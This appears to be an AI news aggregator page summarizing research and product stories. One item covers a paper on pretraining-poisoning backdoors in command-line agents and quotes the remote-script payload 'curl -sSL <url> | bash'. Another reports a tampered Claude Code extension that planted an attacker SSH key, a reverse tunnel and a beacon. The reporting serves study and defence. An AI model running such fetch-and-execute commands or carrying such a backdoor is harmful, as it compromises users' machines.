AI Coding Live News

X
Xinyan Hu, Pingbang Hu et al. (Anthropic Fellows Program / Anthropic)arxiv.org·
👀22
🔥82

Anthropic Fellows paper: poisoning 0.1% of pretraining data plants a remote-code-execution backdoor in CLI agents that survives clean SFT, DPO and RL

Researchers from the Anthropic Fellows Program and Anthropic, including Nicholas Carlini and Javier Rando, published "Agentic Backdoors via Pretraining Poisoning" on arXiv. They pretrained three Qwen3-architecture models from scratch at 0.6B, 1.7B and 4B, mixed just 0.1% poisoned documents into the pretraining corpus, and then turned each model into a command-line agent with a fully clean SFT, DPO and GRPO pipeline. The backdoor survived: when the trigger appears, the agent runs a remote-script command like curl -sSL <url> | bash. The 4B model reached a 92.7% Pass@32 attack success rate with an ordinary file-path trigger, while emitting the payload on 0% of clean prompts.

Key Takeaways

  • Poison budget: only 0.1% of a 100B-token pretraining corpus; the attacker needs no access to the model architecture or post-training pipeline (paper)
  • Persistence: the backdoor survives clean SFT, DPO and GRPO (RLVR) post-training and does not lower capability eval scores (paper figures)
  • Success rate: the 4B model hits 92.7% Pass@32 attack success with an ordinary path trigger and 10.5% with a rare-string trigger; payload emission on clean prompts is 0% (paper figures)
  • Scale effect: attack success rises monotonically with model size, and the 4B model stays above zero even at a 0.0005% (1 in 200,000) poison rate
  • Defense: clean data cannot be guaranteed, so the authors point to the action layer, such as sandboxing, least privilege, and allow-lists or human confirmation for risky commands; code is open source (GitHub)
Read full story
Linked Models & Agents:

Apple Intelligence is coming to China: iOS 27.3 developer beta starts Nov 4, public release in December, with Alibaba Qwen inside Siri, Writing Tools and Visual Intelligence

In a press release on its China newsroom, Apple said the first Apple Intelligence features will open for testing in the latest iOS developer beta starting November 4 and reach users in China with the iOS 27.3 release in December. The features run on Apple-built generative models and include Live Translation, Writing Tools, Visual Intelligence, Clean Up, Genmoji, notification and Mail summaries, and Type to Siri; Apple also partnered with Alibaba to bring Qwen into Siri, Writing Tools and Visual Intelligence. The first wave covers iPhone 15 Pro and newer only; Siri AI and the other next-generation features announced at WWDC 2026, plus Image Playground, are not included, and Mac, iPad and other platforms wait on further approvals.

Apple Intelligence is coming to China: iOS 27.3 developer beta starts Nov 4, public release in December, with Alibaba Qwen inside Siri, Writing Tools and Visual Intelligence

Key Takeaways

  • Timeline (Apple): testing in the latest iOS developer beta from November 4, public rollout with iOS 27.3 in December, no exact date given
  • First-wave features include Live Translation (Messages, FaceTime, Phone and AirPods), Writing Tools, Visual Intelligence, Clean Up, Genmoji, natural-language photo search, Priority Mail, notification summaries and Type to Siri
  • Alibaba Qwen is built into Siri, Writing Tools and Visual Intelligence: users can ask about photos, PDFs and presentations and use Qwen to compose original text, signing in with a Qwen account or Sign in with Apple
  • Supported devices: iPhone 16 and later, iPhone Duo, iPhone 15 Pro/Pro Max and iPhone Air, with Siri and device language set to English and Simplified Chinese
  • Siri AI and other next-generation WWDC 2026 features are excluded, MacRumors says Image Playground is also missing, and other platforms follow after the necessary approvals
Read full story
Linked Models & Agents:
⚡ Qwen⚡ Apple Foundation Models🤖 Siri🌐 Apple🌐 Alibaba

Cursor marketplace served a tampered Claude Code 2.1.313 extension with an SSH backdoor, affecting at most 5,000 users

Cursor posted a security notice on X at 07:46 UTC on Oct 30: version 2.1.313 of Anthropic.claude-code in its VS Code extension marketplace was a maliciously modified build, not developed by Anthropic, available from about 2:27am to 1:35pm PT on Oct 29 and affecting at most 5,000 users. The payload collects host details, adds an attacker SSH key, tries to open a reverse SSH tunnel and installs persistence. Cursor pulled the version, shut down and rebuilt the marketplace, rotated keys and had the attacker server taken offline; it asks users to update Claude Code for VS Code to 2.1.314 and follow the check and cleanup steps in its blog post.

Key Takeaways

  • Scope: Anthropic.claude-code 2.1.313 (darwin-arm64 and win32-x64 packages) in the Cursor extension marketplace, downloadable from about 2:27am to 1:35pm PT on Oct 29 (about 11 hours), at most 5,000 users
  • Payload: collects hostname, username, OS, environment variable names, Git email and public IP; adds an attacker SSH key labeled svc-telemetry; tries a reverse SSH tunnel, retrying about every 60 seconds; reports to /beacon on port 8099
  • Cursor says enabling the local SSH service needs admin rights, so that step fails on most macOS and Windows hosts, but the key, persistence and beacon still run; the attacker server is now offline
  • Cursor pulled the version, shut down and rebuilt the marketplace, rotated keys and confirmed no other extensions were tampered with; it has no evidence other versions or Anthropic's official distribution were affected
  • Self-check: on macOS run grep svc-telemetry ~/.ssh/authorized_keys; if found, isolate the host, run Cursor's remediation script, rotate credentials from a trusted machine, and update to 2.1.314
Read full story
A
Anthropic@AICoder·
👀90
🔥80

Claude Code 2.1.314 adds a block on writes outside working directories, IdP group routing for the apps gateway, and idle compaction in VS Code and Desktop

Anthropic published Claude Code v2.1.314 on GitHub at 01:06 UTC on Oct 30. The official CHANGELOG lists 119 entries, more than half of them fixes. The new features lean enterprise: permissions.blockWritesOutsideWorkingDirectories makes Write, Edit and NotebookEdit refuse paths outside the working directories in every permission mode; Claude apps gateway upstreams can be limited to IdP groups, and Bedrock upstreams can log which guardrail fired; idle compaction now also runs in VS Code and the Code tab of Claude Desktop. It also fixes sessions failing repeatedly when an admin caps effort, and claude -p exiting 0 with no output when startup failed.

Key Takeaways

  • Size: the official v2.1.314 CHANGELOG has 119 entries, more than half of them fixes; released at 01:06 UTC on Oct 30
  • Safety: the new permissions.blockWritesOutsideWorkingDirectories setting stops Write, Edit and NotebookEdit from writing outside the working directories in every permission mode
  • Enterprise gateway: upstreams take an optional groups list so only developers in those IdP groups are routed there, failover included; Bedrock upstreams gain guardrail_trace
  • Experience: idle compaction now runs in VS Code and the Claude Desktop Code tab, summarizing idle conversations above 200K tokens
  • Fixes: when an admin caps effort, Claude Code lowers it and retries; a failed claude -p startup now prints the error and exits 1
Read full story
Linked Models & Agents:
ADSponsored

Anthropic expands AI for Science to 20 foundations, institutions and projects, including NSF, Simons and Sloan, with free Claude credits

Anthropic is extending its AI for Science program, launched in May 2025, from individual researchers to institutions: six science funders (including the US NSF, Simons, Sloan and Schmidt Sciences) will distribute Claude credits to researchers, six institutions (such as STScI, Sanger, the Crick and EMBL) will use credits in-house, and six public-good research projects (such as gnomAD, FlyWire and the Lean math library Tau Ceti) get direct support. Anthropic did not disclose the total value of the credits.

Anthropic expands AI for Science to 20 foundations, institutions and projects, including NSF, Simons and Sloan, with free Claude credits

Key Takeaways

  • Anthropic names 20 partners in three groups: funders and societies, research institutions, and specific research projects (per Anthropic)
  • Funders include the roughly $9B-a-year US NSF, Simons, Sloan, Schmidt Sciences and CAS (American Chemical Society), which will pass Claude credits on to researchers
  • Institutions include STScI, which runs science operations for Hubble and Webb, plus Wellcome Sanger, the Francis Crick Institute, EMBL and Gladstone
  • Projects include gnomAD (DNA data from 800,000+ people), the FlyWire fruit-fly connectome and Tau Ceti, a Lean autoformalized math library
  • Total credit value, grant sizes and how to apply were not disclosed; Anthropic earlier launched a discounted Team plan for scientists
Read full story
Linked Models & Agents:
⚡ Claude🌐 Anthropic

Anthropic study: 50 professional data analysts working with Claude Code followed the agent's secretly assigned lean on 86% of key judgment calls

On Oct 27 Anthropic's Alignment team published a randomized controlled trial, "How AI agents shape experts' judgment calls", shared on X by researcher Alex Tamkin. Fifty analysts experienced in causal inference used Claude Code (Claude Opus 4.8) to evaluate a program for a fictional farming cooperative, and on each analytical decision the agent's lean was set by coin flip without the analyst being told. Their choices matched the agent's lean 86% of the time (about 50% would mean no effect), and 77% later repeated the agent's arguments while only 15% credited the agent.

Anthropic study: 50 professional data analysts working with Claude Code followed the agent's secretly assigned lean on 86% of key judgment calls

Key Takeaways

  • Agreement with the agent's lean was 92%, 82%, 81% and 90% on the four analytical decisions, 86% overall; the final rollout recommendation shifted too (54% recommended rollout when the agent leaned that way vs 36% when it leaned against)
  • In 38 cases where analysts stated a preference first, they switched 60% of the time when the agent disagreed vs 6% when it agreed (small sample; 95% CI 24 to 82 percentage points)
  • The four coin-flip leans alone let a statistical model predict 82% of final recommendations (61% baseline); none of 10 traits such as experience, education or trust in AI reliably predicted who deferred
  • 52% of analysts called the final recommendation more their own than the agent's, and their confidence was about the same as everyone else's (71 vs 73)
  • 6 of 11 analysts who skipped the agent made serious methodological errors vs 3 of 50 who used it, though the groups differed in experience; the study covers one task and one model, with the agent's lean deliberately strengthened
Read full story


Axiom uses AI agent swarms to fully formalize the Classification of Finite Simple Groups in Lean in 24 days: about 43.1M lines, the first complete computer-checked proof of the longest proof in math history

AI math company Axiom announced on Oct 27 that swarms of dozens of AI agents formalized the Classification of Finite Simple Groups (CFSG; the original proof runs about 15,000 pages across 500+ articles by about 100 mathematicians) in the Lean proof assistant in 24 days, producing about 43.1M lines of Lean and 2.05M declarations, with the repo public on GitHub. The work surfaced 34 noteworthy deviations from the published record, and AxiomProver produced a new alternative argument for the Unbalanced Group Theorem.

Axiom uses AI agent swarms to fully formalize the Classification of Finite Simple Groups in Lean in 24 days: about 43.1M lines, the first complete computer-checked proof of the longest proof in math history

Key Takeaways

  • Per Axiom: 24 days and swarms of dozens of AI agents produced about 43.1M lines of Lean, 2.05M declarations and 100 milestones, drawing on 715 papers and books
  • The original CFSG proof spans about 15,000 pages in 500+ articles by about 100 mathematicians; this is the first time it has been fully computer-checked
  • Formalizing it exposed 34 noteworthy deviations from the literature, the biggest a closure assertion in Walter's 1986 Unbalanced Group Theorem argument, with explicit counterexamples such as PSL2(49)
  • AxiomProver produced an alternative argument built on Solomon's 1976 theory and proved a new theorem, "Preservation of simple tops", published on Hexagon (2610.00575)
  • Humans stayed essential: original CFSG group theorists including Richard Lyons and Ronald Solomon were consulted, and an errata list will be published with an advisory board
Read full story
Linked Models & Agents:
⚡ AxiomProver🌐 Axiom

Anthropic publishes a 3-SAT algorithm found by an internal Claude research model: its paper and Lean 4 proof claim to refute the Exponential Time Hypothesis

Anthropic published the paper "A 2^o(n) Time Algorithm for 3-SAT" (credited to Claude, Anthropic) and an AI-written Lean 4 formalization in its official anthropics/formal-math GitHub repo. It claims a deterministic algorithm solves 3-SAT in 2^o(n) time, which would refute the Exponential Time Hypothesis (ETH). Anthropic's Levent Alpoge said on X that an internal Claude research model found the core algorithm on Oct 16 with 14M output tokens and no human input. The repo stresses the result is purely asymptotic and says nothing about solving formulas in practice.

Key Takeaways

  • The paper claims a deterministic algorithm decides 3-SAT on n variables in 2^o(n) time, refuting ETH, and solves the harder counting problem #3-SAT in 2^O(n log log n / sqrt(log n)) time
  • Per Levent Alpoge on X, an internal Claude research model found the core algorithm on Oct 16 with 14M output tokens and no human input; researchers then worked with Claude on the presentation
  • The Lean 4 proof was written by AI models and pins Lean and Mathlib v4.33.1; the README says it depends only on Lean's three standard axioms, and CI re-checks it with a second independent kernel, nanoda
  • The repo states the result is purely asymptotic and says nothing about solving formulas in practice; independent review by mathematicians is still pending
  • A day earlier OpenAI announced its own model-produced refutation of ETH; both claims are now under review
Read full story
Linked Models & Agents:

OpenAI unveils three AI-produced results: a claimed refutation of the Exponential Time Hypothesis, local smoothing in every dimension, and an existence proof for QCD

In an Oct 26 blog post, OpenAI said its internal models produced three new results: a proof of Sogge's local smoothing conjecture in every dimension (which implies the Kakeya and Stein restriction conjectures), a Lean-verified proof that the Exponential Time Hypothesis (ETH) is false, and a rigorous existence proof for four-dimensional QCD and related quantum field theories including pure Yang-Mills. The math and CS papers and Lean proofs are in the openai/math GitHub repo; the physics artifacts are being held back while an external group led by David Gross writes them up. All of this is OpenAI's own claim and still awaits independent verification.

OpenAI unveils three AI-produced results: a claimed refutation of the Exponential Time Hypothesis, local smoothing in every dimension, and an existence proof for QCD

Key Takeaways

  • Computer science (per OpenAI): the paper gives a deterministic algorithm that exactly counts satisfying assignments of fixed-width CNF formulas in subexponential time and polynomial space, and the 3-SAT case refutes ETH; the AI found the proof on Oct 16 and it was formalized in Lean on Oct 17
  • ETH was proposed by Impagliazzo, Paturi and Zane and has been used in hundreds of papers for conditional lower bounds; the verification group is led by Impagliazzo, Paturi (UC San Diego) and Ryan Williams (MIT), and OpenAI has committed to fund a conference
  • Math: local smoothing is proved in every spatial dimension n>=2, which yields the Kakeya and Nikodym maximal conjectures and Stein restriction estimates; earlier work only covered two dimensions (2019) and three-dimensional Kakeya (2025)
  • Physics: the natural-language Yang-Mills existence proof was produced on Sep 9 and the QCD proof on Sep 18, with the Yang-Mills Lean formalization finished Oct 16; a five-person group led by David Gross will write it up and the artifacts are not public yet
  • OpenAI says it seeks no academic credit, and outside participants are unpaid volunteers with no NDAs; the openai/math repo withdrew 3 manuscripts on Oct 7 over a sign error, so these claims still need independent checking
  • Physics follow-up (Oct 28): KITP published the Yang-Mills Working Group statement. The committee is Michael Douglas, David Gross (chair), Arthur Jaffe, Igor Klebanov and Nikita Nekrasov; OpenAI asked Gross on Oct 16 to take custody of the proof, and the committee says it has no responsibility to OpenAI. It will first check that the Lean formalization matches standard definitions before releasing the Lean proof, then publish the full 1,147-page proof with its assessment once satisfied; confinement and the mass gap remain open
Read full story
Linked Models & Agents:

Canva launches Canva Craft, its first in-house image model: plans the layout before rendering, outputs up to 2K, renders text in 55 languages, and is open to all users and the public API

On Oct 22 Canva released Canva Craft, the first image-generation foundation model trained from scratch by its in-house lab, Canva Research. It works in two stages: a planning model writes out the composition (elements, spatial relationships, hierarchy and any text), then a rendering model produces the image at up to 2K across more than 30 aspect ratios. Training leaned heavily on millions of human-made templates from Canva's library, such as posters, social posts, slides and infographics. Canva says it debuted 4th overall on the crowdsourced DesignArena leaderboard and 1st in the People & Portraits and Landscapes & Nature categories. It is available now to all Canva users in Dream Lab and to developers through the Connect API as craft_v1_2k, with Canva MCP access coming soon.

Canva launches Canva Craft, its first in-house image model: plans the layout before rendering, outputs up to 2K, renders text in 55 languages, and is open to all users and the public API

Key Takeaways

  • Two-stage design: a planning model writes the composition (elements, relative scale, hierarchy, text), then a rendering model outputs up to 2K across 30+ aspect ratios (announcement)
  • Vendor-reported ranking: 4th overall on DesignArena, 1st in People & Portraits (of 87 models) and Landscapes & Nature (of 85), 2nd in Abstract & Patterns and 4th in Products
  • Training emphasized millions of human-made Canva templates; designers judged more than 25,000 head-to-head image pairs against leading models
  • For developers: POST /v1/image-generations on the Connect API with model set to craft_v1_2k, which spends the user's AI credits (API docs)
  • Prompts work in any language and in-image text covers 55 languages; the faster, cheaper Craft-fast and Craft-ultrafast variants and MCP access are not out yet
Read full story
Linked Models & Agents:
⚡ Canva Craft⚡ Craft-1 2K🌐 Canva
ADSponsored

AWS & UIUC Introduce Lean4AgenticRL: Verifiable Multi-Level Process Rewards in Lean4, Reaching 77.3% on TerminalBench

Researchers from Amazon Web Services (AWS) and UIUC unveiled Lean4AgenticRL (arXiv:2610.22448). Tackling the limitations of conventional agentic reinforcement learning relying on sparse, binary outcome rewards, the framework grounds multi-level process rewards within a formal Lean4 verification schema. Utilizing workflow-stage-normalized GRPO, the resulting LAR-27B model reaches 77.3% on TerminalBench-2.1, outperforming base models by 9.89% and surpassing comparable open models by 5.07%.

AWS & UIUC Introduce Lean4AgenticRL: Verifiable Multi-Level Process Rewards in Lean4, Reaching 77.3% on TerminalBench

Key Takeaways

  • AWS and UIUC introduced Lean4AgenticRL (arXiv:2610.22448), the first framework grounding multi-level process rewards in Lean4 formal proofs
  • Overcomes sparse outcome reward bottlenecks using workflow-stage-normalized GRPO to stabilize multi-turn credit assignment
  • LAR-27B hits 77.3% on TerminalBench-2.1, outperforming base models by 9.89% and outscoring comparable baselines by 5.07%
  • Ablations show verifiable process rewards accelerate RL convergence by over 42%, establishing a rigorous paradigm for terminal coding agents
Read full story
Linked Models & Agents:

Zero-Human-Label Step Accuracy Jumps from 48.2% to 74.7%: LeanPRM Grounds Process Supervision in Lean 4, While Cornell's CPLM Matches Full Attention at w=128

Tackling step-level verification in mathematical reasoning and in-context copying bottlenecks in Transformers, NYU/UCLA/Stanford researchers introduce LeanPRM (arXiv:2610.17697)—using the Lean 4 theorem prover to automatically label 152K steps across 10,634 natural-language proofs with zero human annotation, boosting Qwen3-4B step accuracy on LeanPRM-Bench from 48.2% to 74.7% (vs. 60.3% for PRM800K). Meanwhile, Cornell University's Copy-Paste Language Models (CPLMs, arXiv:2610.19247) add a lightweight Copy-Paste head (~3% compute overhead) that relieves the LM head gradient bottleneck, boosting LAMBADA accuracy by +2.5-4.0 points and allowing a w=128 sliding-window CPLM to match full-attention perplexity.

Zero-Human-Label Step Accuracy Jumps from 48.2% to 74.7%: LeanPRM Grounds Process Supervision in Lean 4, While Cornell's CPLM Matches Full Attention at w=128

Key Takeaways

  • LeanPRM uses the Lean 4 proof assistant and a syntax-error filter to generate 152K step-level labels across 10,634 proofs with zero human annotation
  • A Qwen3-4B verifier trained on LeanPRM reaches 74.7% step accuracy on LeanPRM-Bench (vs. 48.2% base and 60.3% with PRM800K) and improves 0.6B-8B verifiers on Hard2Verify and IMO-GradingBench
  • Cornell's Copy-Paste Language Models (CPLMs) add a ~3%-overhead copy head that relieves the LM head gradient bottleneck, boosting LAMBADA by +2.5-4.0 points and matching full-attention perplexity with a w=128 sliding window
Read full story
Linked Models & Agents:


OpenAI: GPT-6 Astra and 6.1 Sol for software maintenance — 1,400+ cleanup PRs and 800k+ lines removed

An OpenAI developers blog shows how Core Experimentation uses Codex with GPT-6 Astra to clean dead code and stale Statsig experiments—evidence from Slack, telemetry and flags into small draft PRs. Official: 1,400+ maintenance PRs and 800k+ lines deleted over ~two part-time weeks. GPT-6.1 Sol Ultra reached ~92% of Astra Ultra’s accepted findings at ~14% API cost (vendor-reported).

OpenAI: GPT-6 Astra and 6.1 Sol for software maintenance — 1,400+ cleanup PRs and 800k+ lines removed

Key Takeaways

  • Official: 1,400+ maintenance PRs and 800k+ lines deleted over ~two part-time weeks
  • One image 3.31GB→1.72GB (~48%); ~400 visual snapshot variants removed
  • Same audit: Sol Ultra 131 findings/$15.12 vs Astra Ultra 142/$109.06 (vendor; ~92% findings, ~14% cost)
  • A Permanent all-features override removed after human review; ~0.42% CPU estimated
  • CI follow-ups (~30 PRs): median ~10→4.5 min; one missing mock cut 63 tests 592.6s→29.8s
Read full story

Mathematicians working with Shanghai AI Lab's Intern-S2 resolve Ghys's conjecture in complex dimension three; four main theorems checked in Lean by up to 100 agents in ~5 days

Shanghai AI Lab announced on 2026-10-15 that Disheng Xu (Great Bay University) and Jiesong Zhang (KTH), aided by an internal version of Intern-S2, proved the codimension-one case of Ghys's 1995 holomorphic Anosov conjecture, including complex dimension three (arXiv:2609.37695). Peking University's team formalised all four main theorems in Lean with the SHEAF framework in about five days with up to 100 concurrent agents and ~550k lines, sorry-free and accepted by Lean comparator, with Hsiang–Wall (1969) as an explicit hypothesis.

Mathematicians working with Shanghai AI Lab's Intern-S2 resolve Ghys's conjecture in complex dimension three; four main theorems checked in Lean by up to 100 agents in ~5 days

Key Takeaways

  • Result: codimension-one Ghys conjecture proved — the manifold is a complex torus and the map is holomorphically conjugate to a hyperbolic torus automorphism; higher dimensions remain open (arXiv)
  • Human–AI loop: problem graph grew 15 → 389 nodes over seven rounds; ~400-page first report, ~1,000 pages total (announcement)
  • Formalisation: ~5 days, up to 100 agents, ~550k lines of Lean (team-reported); sorry-free, three standard axioms (repo)
  • Tooling: SHEAF proves top-down over a DAG; in a prior run 62.5% (1,067/1,706) of non-Mathlib nodes were pruned as unnecessary
  • Context: Intern-S1 scored 102 in the official AI evaluation at the 2025 Chinese Mathematical Olympiad finals vs a 78-point human gold threshold
Read full story

RoboRSI: Shanghai AI Lab Unveils Stable and Reusable Robot Self-Evolution, Sweeping 4 SOTA Benchmarks via Multi-Agent TSR

Generalist robots must not only perform diverse tasks, but also autonomously refine their capabilities through trial-and-error experience, consolidating learned strategies into reusable modular assets for future scenarios. However, current robot agents acting through code repair scripts naively without architectural hierarchy: execution feedback cannot be isolated to responsible sub-skills, revisions lack formal contract verification, and modifications frequently trigger catastrophic forgetting. Researchers from Shanghai AI Lab and Tsinghua University introduce RoboRSI (arXiv:2610.12424, code: github.com/nssmd/RoboRSI), a lifelong robot self-evolution framework anchored in Top-Down Skill Refinement (TSR). TSR structures tasks hierarchically into compound, atomic, and base skills bounded by explicit I/O contracts, attributing execution anomalies strictly to responsible branches. A four-agent collective (Manager, Planner, Engineer, and Reviewer) coordinates long-horizon planning, execution, runtime diagnosis, and validated release of validated skills. Deployed on a real-world mobile manipulator, RoboRSI sustained 104 continuous rounds of autonomous multi-object cleanup. In simulation, it sweeps SOTA across LIBERO, LIBERO-PRO, LIBERO-Plus, and RoboTwin, surpassing leading baselines by 2.7 to 11.0 percentage points, with code fully open-sourced.

Key Takeaways

  • Shanghai AI Lab releases RoboRSI, introducing Top-Down Skill Refinement (TSR) and a 4-agent collective for robot code self-evolution
  • Sustains 104 autonomous real-world cleanup rounds and beats strongest baselines across 4 embodied benchmarks by 2.7 to 11.0 points
  • Contract isolation elevates bug attribution accuracy to 95.8%, enabling lifelong accumulation of reusable robot software skills
Read full story